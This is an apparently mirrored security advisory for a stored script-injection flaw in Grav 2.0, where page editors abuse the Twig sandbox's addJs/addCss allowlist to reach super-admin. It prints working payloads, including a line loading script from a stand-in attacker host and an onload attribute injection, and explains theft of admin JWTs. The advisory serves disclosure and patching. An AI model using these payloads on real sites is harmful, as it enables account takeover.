
GHSA-8HGV-XC77-JMCR
Grav: Page editors can inject arbitrary script into rendered pages via the Twig sandbox's assets.addJs/addCss allowlist, escalating to super-admin
Ciclo de vida de la vulnerabilidad
| Fecha | Fase | Evento | Detalle |
|---|---|---|---|
| Divulgación | Publicada | GHSA-8HGV-XC77-JMCR divulgada | |
| Divulgación | Modificada | Última actualización del registro | |
| Monitoreo | Detectada | Ingresó al índice |
Summary
Grav 2.0 renders editor-authored Twig in page content by default and relies on the Twig content sandbox to contain it. The shipped sandbox policy allowlists `addcss` and `addjs` on `Grav\Common\Assets` (`system/src/Grav/Common/Twig/Sandbox/SandboxDefaults.php:307`). Because the sandbox arbitrates the *call* and not its downstream effect, a user holding only page-edit rights can register an arbitrary asset from page content; the theme then emits it into the document head as a `<script src>` / `<link href>` tag. The asset URL is concatenated into that tag without escaping, so it can also break out of its own attribute.
The save-time XSS scan cannot see this: `Security::detectXssInEditorContent()` renders the content body in isolation and inspects the returned string, while `assets.addJs()` acts by mutating the shared Assets service and returns only an object key. The payload contains no markup for the scanner to flag.
This is not a `Security::detectXss()` bypass. It is content reaching an unescaped output sink through an allowlisted method.
Affected versions
All Grav 2.0 releases whose sandbox policy allowlists `addcss`/`addjs` on `Grav\Common\Assets`. The entry predates 2.0.19 — it was carried forward unchanged when the sandbox allowlists moved from `system/config/security.yaml` into `SandboxDefaults` in 2.0.19.
Grav 1.7 is not affected: it has no Twig content sandbox and required an explicit per-page `process: twig`.
Details
Reachable by a plain page editor, with no Twig permission and no configuration change. On a stock install `security.twig_content.process_enabled` is `true` and `system/config/system.yaml` ships `process: { markdown: true }` with no `twig` key, so `Security::applyTwigContentDefault()` defaults every page's `process.twig` to the gate's value. Content Twig therefore runs on every page that does not explicitly set the flag. `security.twig_content.editor_enabled: false` and the `admin.pages_twig` permission gate only the per-page *override checkbox* in the editor — they do not gate whether Twig runs.
The sink. `Assets/Js.php:46` (and identically `Css.php:50`, `Link.php:41`, `JsModule.php:47`) builds the tag by concatenation with no escaping:
return '<script src="' . trim($this->asset) . $this->renderQueryString() . '"' . $this->renderAttributes() . ...For any remote asset, `BaseAsset::init()` stores the caller's string verbatim. Two working variants follow:
- External script inclusion — `{{ assets.addJs('https://attacker.example/poc.js') }}`
- Attribute injection with no attacker-controlled host — `{{ assets.addJs('/user/themes/quark/js/site.js', {'onload':'alert(1)'}) }}`, because `unifyLegacyArguments()` passes a second array argument straight into the tag's attributes and attribute *names* are not filtered. The same effect is reachable by embedding a quote in the URL itself.
Timing. `Twig::processSite()` resolves `$page->content()` before rendering the theme template, so the registration lands before the head is emitted.
`javascript:` and `data:` URLs are not exploitable — they are treated as local paths and dropped when the file does not exist.
Impact
Persistent script execution on the site's own origin for every visitor of the affected page — including administrators, which makes this a page-editor-to-super-admin escalation:
- Admin-Next renders the page-edit preview as an iframe pointed at the real front-end URL with `sandbox="allow-same-origin allow-scripts allow-forms"`, so simply previewing the editor's page executes the payload on the admin panel's origin. The existing preview session isolation (`plugins.api.protect_frontend_session`) only suppresses server-side session start to protect a visitor's front-end session; it does not isolate the origin and does not prevent this.
- Admin-Next persists the administrator's API access and refresh JWTs in `localStorage` on that same origin. Injected script reads them directly, yielding portable super-admin API access that outlives the page view.
- An administrator merely browsing the public site while logged in is equally sufficient; the preview is not required.
Patches
Fixed in Grav 2.0.20:
- `addcss`/`addjs` removed from the `Grav\Common\Assets` sandbox method allowlist. Asset registration is a layout concern, not a content concern. Sites that genuinely need it can re-add the methods through `security.twig_sandbox.allowed_methods`, which is additive over the shipped defaults.
- Asset URLs are now HTML-escaped at every render site (`Js`, `Css`, `Link`, `JsModule`, and the pipeline), so a quote in an asset URL can no longer break out of its attribute regardless of which caller supplied it.
Operators who cannot upgrade immediately can tighten the policy in `user/config/security.yaml`:
twig_sandbox:
  denied_methods:
    - class: Grav\Common\Assets
      methods: 'addcss, addjs'
Credits
Reported by Ahmed Ibrahim (@skeletonsec).
Incluye detalles técnicos publicados por el investigador. Úselos solo para validar y corregir sus propios sistemas.
Rangos afectados
Estado del parche por paquete
| Paquete / producto | Estado | Corregida en | Desde divulgación | Última versión |
|---|---|---|---|---|
Packagistgetgrav/grav |
Corregida | 2.0.20 | — | — |
2.0.20Arsenal público
Sin exploits, módulos ni PoC públicos conocidos a la fecha de verificación.
https://github.com/getgrav/grav/security/advisories/GHSA-8hgv-xc77-jmcrhttps://github.com/getgrav/grav/commit/a4e8c4b748eb338ee7ab1dd26e7620a93bade047https://github.com/getgrav/gravhttps://github.com/getgrav/grav/releases/tag/2.0.20Las referencias externas se muestran para copiar: cve.llama.ec no lo redirige a otros sitios.